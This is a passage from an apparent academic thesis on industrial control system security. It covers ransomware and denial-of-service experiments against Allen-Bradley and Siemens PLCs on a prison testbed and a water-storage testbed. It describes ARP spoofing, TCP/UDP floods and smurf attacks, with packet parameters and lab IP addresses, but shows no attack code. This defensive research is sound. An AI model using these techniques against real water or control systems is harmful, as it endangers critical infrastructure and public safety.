There are two variants of the engineering workstation, one for each make of PLC (Allen-Bradley and Siemens). Both operate on Windows XP Service Pack 3 and operate inside Virtual Machines (VMs). The VMs are run within VMWare Workstation Pro Version 12.5.7 Build 5813279. Each VM is configured with 2 processors, 4 GB of RAM and 60 GB of hard drive space. The engineering workstation allows the operator to configure the PLC with the corresponding software package (RSLogix 5000 for Allen-Bradley, Step7 for Siemens). These VMs are primarily used to download the ladder logic to the PLCs. However, in order to simulate a plausible attack scenario, the ransomware agent also runs on the engineering workstation. The ransomware agent must be run from a computer connected to the target PLC in order to function.

3.1.4 Switchover Mechanism

Figure 14 provides a block diagram detailing a high level overview of system components. As discussed in Section 2.13, the primary defensive strategy under test is security through redundancy. Each of the three PLCs in the testbed can be configured as a the primary or standby PLC via software. The Y-box serves as the IPS, detecting the failure of the primary PLC and initiating the switchover to the standby PLC. Switchover is accomplished by controlling both the output and power relays with the Y-box. The figure below simplifies the mechanism by only including the output relays. A PLC in cold standby needs to have its power supplied by engaging the power relay. After a successful boot, the output relay can then be triggered to complete the change of control from the primary PLC to the standby. Alternatively, a PLC in hot standby is already powered on, thus the Y-box need only trigger the output relay to complete the switchover. For a highly detailed version of the system under test, see Appendix B.




Figure 14. Block diagram of system under test.

3.2 Testbed 2: Water Storage

The LabVolt Series 3531 Pressure, Flow, Level, and Temperature Process Training System is used as the second testbed. This system simulates a water storage facility that actively manages the water level of a tank. The testbed is comprised of four core components:

a) *Network Attack*: the program responsible for launching a network attack variant against the active process.

b) *Industrial Control System*: the combination of hardware and software that models the industrial process.

c) *Data Collection Mechanism*: the program responsible for running the experiment and collecting sensor data.

d) *Engineering Workstation*: the computer that permits the operator to configure ladder logic and program tags on the PLC.

The following subsections describe each component of the testbed in further detail.

3.2.1 Network Attack

Each network attack is programmed in Python using the Scapy library. The attack code is run from a separate Linux workstation connected to the network switch. The workstation runs Linux version 4.9.0-kali3-686-pae. The hardware configuration consists of 7.6 GB of RAM, a quad-core Intel i5-5200U CPU, and 22.7 GB of hard drive space. All attack script source code is located in Appendix C; see files acp.py, flood.py, and smurf.py. Four different methodologies are tested to span a variety of attacks. The following methods are used:

a) *ARP Spoofing*: the attacker sends spoofed messages onto the LAN aiming to associate the MAC address of another device on the LAN with the attacker's IP address. This attack causes messages destined for the victim device to be routed to the attacker instead, effectively disrupting all inbound messages to the victim [17]. For this experiment, the attacker targets both the PLC and Variable Frequency Drive (VFD) with the ARP cache poison attack. The goal being to completely disrupt all communication between the VFD and acplc by having both devices direct their traffic to the blackhat machine instead.

b) *TCP Flood*: the attacker sends a large number of TCP SYN packets to the victim device within a short period of time; the goal being to disrupt inbound and outbound communication to the device by attacking the connection queue. If the device expects a TCP-based connection, it will set aside resources after receiving a valid TCP SYN packet [17]. The flood.py script is capable of transmitting TCP packets to the victim machine at rates greater than 10^3 packets per second. The flood.py script is configured to send packets with the parameters described in Table 5.

c) *UDP Flood*: the attacker sends a large number of UDP packets to the victim device within a short period of time; the goal being to disrupt inbound and outbound communication to the device. Because UDP is a connectionless protocol, this attack works by spoofing valid messages or confusing the target device with with random messages [17]. The flood.py script is configured to send packets with the parameters described in Table 6.

d) *Smurf Attack*: this amplification attack results in the victim receiving a large number of ICMP echo replies from other machines on the subnet within a short period of time. This is possible if the attacker sends ICMP echo requests to all other machines on the subnet with the spoofed source address of the victim [17]. The smurf.py script is capable of causing ICMP echo replies to arrive at the victim machine at rates greater than 400 packets per second.

Table 5. TCP SYN flood packet characteristics.

Source IP	192.168.2.20
Dest IP	192.168.2.50
Source Port	0-65535
Dest Port	44818
Transfer Rate	$\geq$ 400 (p/s)

Table 6. UDP flood packet characteristics.

Source IP	192.168.2.20
Dest IP	192.168.2.50
Source Port	2433
Dest Port	44818
Transfer Rate	$\geq$ 400 (p/s)
Packet Size	70 bytes
Payload Contents	Static

3.2.2 Industrial Control System

The LabVolt Series 3531 Pressure, Flow, Level, and Temperature Process Training System models the ICS and is pictured in Figure 15. For this experiment, the system manages the flow rate and level of a water storage tank. A real-world example would be the management of a water tower which would feature similar control mechanisms. A complete detailing of the LabVolt 3531 training system can be found in the product datasheet [22]; however, key components of the system are described below.

a) *PLC*: An Allen-Bradley ControlLogix PLC is used as the primary controller of the industrial process. This device reads sensor data and forwards control signals to actuators using IP-based connections.

b) *HMI*: Two panels on the training system allow the operator to actively monitor and control the process. The Allen-Bradley PanelView Plus 600 allows the operator to monitor and control several devices within the system using a touch-screen panel. The Color Paperless Recorder serves as the data historian, acquiring and displaying analog sensor data on a color display.

c) *Storage Tank*: A 30 L cylindrical column is used to hold a specified volume of water. Together, the pump and release valve control the water level of the storage tank.

d) *VFD*: The VFD is the IED that sends a signal that varies in frequency to the pump. The flow rate of water into the storage tank is directly proportional to the frequency of the signal. The VFD model is the Allen-Bradley Power Flex 40 1.0-HP AC Drive. This VFD includes the Power Flex Ethernet/IP adapter.

e) *Pump*: A single centrifugal pump is controlled by the VFD. It is the mechanical device responsible for controlling the flow rate of water into the storage tank.

f) *Release Valve*: The release valve is the mechanical device at the bottom of the storage tank that controls the rate at which water leaves the storage tank.

g) *Sensors*: Two differential-pressure sensors are used to measure the rate at which water is flowing into the storage tank and the current water level.




Figure 15. Overview of water storage testbed.

Figure 16 shows the relationships between the main components of the water storage testbed. A Netgear ProSAFE Plus Switch GS108E connects four devices via Ethernet on the testbed. Table 7 details the IP address of each network device.

1. *Blackhat*: The blackhat workstation is responsible for launching each network attack variant and sniffing all traffic on the network via a mirrored port on the switch. The mirrored port is configured to mirror traffic from both the PLC and VFD to the Blackhat. This is done purely for data analysis purposes.

2. *Engineering Workstation*: The engineering workstation is runs the data collection mechanism which communicates with the PLC via Ethernet.

3. *PLC and VFD*: The PLC is responsible for establishing a connection with the VFD over Ethernet, ultimately allowing for the control of the water pump.




Figure 16. Testbed 2 Block Diagram.

Table 7. Water storage testbed IP addresses.

Device	PLC	VFD	Blackhat	Eng. Workstation
IP Address	192.168.2.20	192.168.2.50	192.168.2.136	192.168.2.136

The PLC is also in constant communication with the sensors. However, these communication channels utilize analog signals and are not accessible via Ethernet. The VFD however, receives commands from the PLC over Ethernet. These commands control the VFD output frequency. This frequency controls the speed of the motor that pumps water into the storage tank. By disrupting this link, the attacker can affect the industrial process.

3.2.3 Engineering Workstation

The engineering workstation runs on a Windows XP Service Pack 3 VM. The VM is run within VMWare Workstation Pro Version 12.5.7 Build 5813279. The VM is configured with 2 processors, 4 GB of RAM and 60 GB of hard drive space. The workstation allows the operator to configure the PLC with RSLogix, primarily by downloading the ladder logic to the PLCs. However, the workstation may also be used as a supplement to the HMI by actively monitoring ladder logic and tags.

3.2.4 Data Collection Mechanism

Data is collected from the process using a Python script (net_attack.py in Appendix C) running on a separate workstation that interfaces with the PLC over Ethernet. The workstation runs Linux version 4.9.0-kali3-686-pae. The hardware configuration consists of 31.6 GB of RAM, a quad-core Intel i7-4910MQ CPU, and 460 GB of hard drive space. The script allows experimental data to be collected in real time from the PLC at a rate of 10 samples per second. For this experiment, data is collected on flow rate and water level.

IV. Methodology

4.1 Experiment 1: Security Through Redundancy

4.1.1 Problem Statement

A popular method of modeling computer security is with the Confidentiality, Integrity, and Availability (CIA) triad. Unlike IT systems that traditionally value confidentiality over the other components, the primary concern of critical infrastructure systems is availability. Consequently, malware compromising a controlled process will often have an impact proportional to the time it renders the system unavailable. This experiment answers the problem statement: *What defensive techniques improve ICS availability by limiting ransomware capability?*

4.1.2 Scenario

This experiment is conducted on the prison testbed described in Section 3.1. An advanced persistent threat deploys a ransomware attack against the ICS under test. The attack attempts to seize control of the process and bring the system offline. Defensive measures attempt to thwart the attack and return control of the process back to the ICS.

4.1.3 Assumptions

This research assumes that the attacker has already compromised a node on the ICN. Additionally, it is assumed they have scanned for and identified the controllers to target. From this position, the attacker can readily initiate the ransomware attack against the PLCs. The targeted PLC is assumed to be in Remote mode.

4.1.4 Response Variable

The response variable of this experiment is *system downtime*. In other words, if the attack is able to compromise the ICS, how long does it take to regain control of the process? The response variable is measured at a precision of 10^{-8} seconds.

4.1.5 Design Factors

The defensive method under test is security through redundancy. Redundancy is implemented through incorporation of a standby PLC. Figure 17 presents a block diagram that describes an ICS using a redundant controller architecture. The addition of a backup PLC requires the use of a relay to manage which PLC is controlling the process at any given time. In this case, an IPS handles the ransomware detection and consequent switchover to the standby PLC. Two categorical factors are manipulated in this experiment in regard to the standby PLC.




Figure 17. Diagram of ICS with redundancy.

The first factor, *Standby Method*, describes the method in which the standby PLC is implemented into the system. This factor can assume one of three levels [None, Cold, or Hot]. Having no standby serves as the experimental baseline and represents a system without a standby PLC. A Cold Standby describes a secondary PLC that is not powered on. In order for the IPS to switch control over to the standby, it first must be powered on. A Hot Standby describes a secondary PLC that is powered on, however its output is silenced until the IPS triggers the switchover.

The second factor, *PLC Make*, describes whether the manufacturer of the primary and secondary PLCs differ. This factor can assume one of two levels [Same, Different]. This factor is notable due to the methodology behind a targeted attack against an ICS. If a ransomware strain specifically compromises PLCs manufactured by Allen-Bradley, it may not affect those manufactured by Siemens. For this reason, it is important to measure the effect such a factor has on the response variable (system downtime).

4.1.6 Constant Factors

The following factors are held constant throughout the experiment:

- The testbed on which the experiment is conducted.
- The ransomware agent employed against the target system.
- The ladder logic running on each PLC.
- The IPS ransomware detection mechanism.
- The IPS PLC switchover mechanism.
- The system downtime timing mechanism.

4.1.7 System Under Test

Figure 18 visually portrays how the design factors (Standby Method, PLC Make) impact the experiment, ultimately having an effect on the response variable (System Downtime).




Figure 18. Experiment 1 System Under Test.

4.1.8 Statistical Method

The *student's t-test* is used to determine whether any of the proposed defensive solutions have a significant effect on ICS availability. The baseline mean downtime is calculated using the system without a standby PLC. The second mean for comparison is calculated using each of the four combinations of redundancy. Thus, for each combination it is determined if the proposed measure has a significant effect on the system availability. See Table 8 for the combination of experimental tests to be performed. The null hypothesis H_0 claims there is no difference in mean system downtime between two methods μ_x and μ_0; see (1). The alternative hypothesis H_1 claims there is a non-zero difference in the mean system downtime between two methods μ_x and μ_0; see (2).

$$H_0 : \mu_x = \mu_y \tag{1}$$

$$H_1 : \mu_x \neq \mu_y \tag{2}$$

where

μ_0 = no standby mean downtime
μ_{1a} = cold standby with same manufacturer, mean downtime
μ_{1b} = cold standby with different manufacturer, mean downtime
μ_{2a} = hot standby with same manufacturer, mean downtime
μ_{2b} = hot standby with different manufacturer, mean downtime

4.1.9 Test Matrix

The test matrix shown in Table 8 is used to calculate the four mean responses under test (μ_{1a} to μ_{2b}) in addition to the baseline (μ_0). A minimum of thirty trials are conducted to compute the mean response for each test. Additional trials did not introduce new trends in results.

Table 8. Test matrix for experiment 1.

Standby Method	PLC Make	Attack Countered?	Mean Response (s)
None	N/A	(Yes) or (No)	μ_0
Cold	Same	(Yes) or (No)	μ_{1a}
Hot	Same	(Yes) or (No)	μ_{1b}
Cold	Different	(Yes) or (No)	μ_{2a}
Hot	Different	(Yes) or (No)	μ_{2b}

4.1.10 Testing Process

Experimental setup begins by powering on the testbed and connecting the Y-box to the workstation. The process simulation VM is then booted. After the COM channel is established between the Y-box and process simulation VM, the process simulation software is started. This software is responsible for running the simulated process, detecting the ransomware attack, triggering the PLC switchover, and recording trial times. Figure 19 shows the process of a single experimental trial. A trial ends in one of three states. If the attack is initially unsuccessful, the primary controller maintains control of the process and the trial ends. However, a successful attack causes the IPS to transfer control to a standby controller. The trial ends in failure if the standby is unable to recover the process. Otherwise, the switchover mechanism thwarts the attack and the IPS stops the downtime timer.



Persistent ransomware attack targeting testbed is initiated.
Is the attack successful?
Yes
No
IPS detects system malfunction, engages switchover, and starts downtime timer.
Primary PLC maintains control of the process.
Is the attack successful?
Yes
No
Standby PLC failed to recover the process.
Standby PLC gains control of the process, downtime timer stops.

Figure 19. Process diagram of a trial for Experiment 1.

4.2 Experiment 2: PLC I/O Stability during DoS

4.2.1 Problem Statement

Stated in Section 2.10, ransomware agents are incentivized to use attacks that target a larger range of victims. In the prior experiment, a specialized attack was crafted for a specific system. However, the remaining experiments aim to test the viability of generic network attacks targeting an ICN. This experiment aims to answer the following question: *What effect does a network-based DoS attack targeting a PLC have on its I/O response time?*

4.2.2 Scenario

This experiment is conducted on the prison testbed described in Section 3.1. A threat agent deploys a DoS attack targeting the PLC under test. The attack attempts to disrupt the managed process by sending a large number of packets over an Ethernet link to the target device.

4.2.3 Assumptions

This research assumes the attacker has already compromised a node on the ICN. Additionally, it is assumed they have scanned for and identified the controllers to target. From this position, the attacker can readily initiate the DoS attack against the PLC.

4.2.4 Response Variable

The measured response variable is *I/O response time*. This measures the time it takes the PLC to trigger an output based upon a controlled input signal. Attack success is informed by measuring the variability in I/O response time without and during a DoS attack. The response variable is measured at a precision of 10^{-8} seconds.

4.2.5 Design Factors

Two design factors are manipulated in this experiment, both concern attributes of the network attack targeting the PLC. The first design factor is *Packet Type*. This categorical factor describes what transport layer is used by the DoS attack. This factor can assume one of three levels [None, TCP, UDP]. The second design factor, *PLC Make*, categorizes the manufacturer of the target PLC. The DoS attack will target two different makes [Allen-Bradley, Siemens].

4.2.6 Constant Factors

The following factors are held constant throughout the experiment:

- The testbed on which the experiment is conducted.
- Attributes of each attack program (to include targets, transfer rate, etc.).
- The ladder logic running on the PLC.
- The I/O channels utilized.
- The I/O response timing mechanism.

4.2.7 System Under Test

Figure 20 visually portrays how the design factors (Packet Type, PLC Make) impact the experiment, ultimately having an effect on the response variable (I/O Response Time).




Figure 20. Experiment 2 System Under Test.

4.2.8 Statistical Method

The *student's t-test* is used to determine whether any of the proposed DoS attacks have a significant effect on I/O response time. The baseline mean response time is measured by triggering an input on the PLC and measuring the response time on the corresponding output with no attack. The second mean for comparison is calculated using each of the six DoS combinations. Thus, for each combination it is determined if the proposed attack has a significant effect on PLC I/O response time. See Table 9 for the combination of experimental tests to be performed. The null hypothesis H_0 claims there is no difference in mean I/O response time between two methods μ_x and μ_0; see (3). The alternative hypothesis H_1 claims there is a non-zero difference in the mean I/O response time between two methods μ_x and μ_0; see (4).

$$H_0 : \mu_x = \mu_0 \tag{3}$$

$$H_1 : \mu_x \neq \mu_0 \tag{4}$$

where

$$\begin{aligned}
\mu_{0a} &= \text{Allen-Bradley baseline, mean response time} \\
\mu_{0b} &= \text{Siemens baseline, mean response time} \\
\mu_{1a} &= \text{TCP DoS targeting Allen-Bradley, mean response time} \\
\mu_{1b} &= \text{TCP DoS targeting Siemens, mean response time} \\
\mu_{2a} &= \text{UDP DoS targeting Allen-Bradley, mean response time} \\
\mu_{2b} &= \text{UDP DoS targeting Siemens, mean response time}
\end{aligned}$$

4.2.9 Test Matrix

The test matrix shown in Table 9 is used to calculate the four mean responses under test $(\mu_{1a}$ to $\mu_{2b})$ in addition to the baseline (μ_0). A minimum of thirty trials are conducted to compute the mean response for each test. Additional trials did not introduce new trends in results.

Table 9. Test matrix for experiment 2.

Packet Type	**PLC Make**	**Mean I/O Response (s)**
None	Allen-Bradley	μ_{0a}
None	Siemens	μ_{0b}
TCP	Allen-Bradley	μ_{1a}
TCP	Siemens	μ_{1b}
UDP	Allen-Bradley	μ_{2a}
UDP	Siemens	μ_{2b}

4.2.10 Testing Process

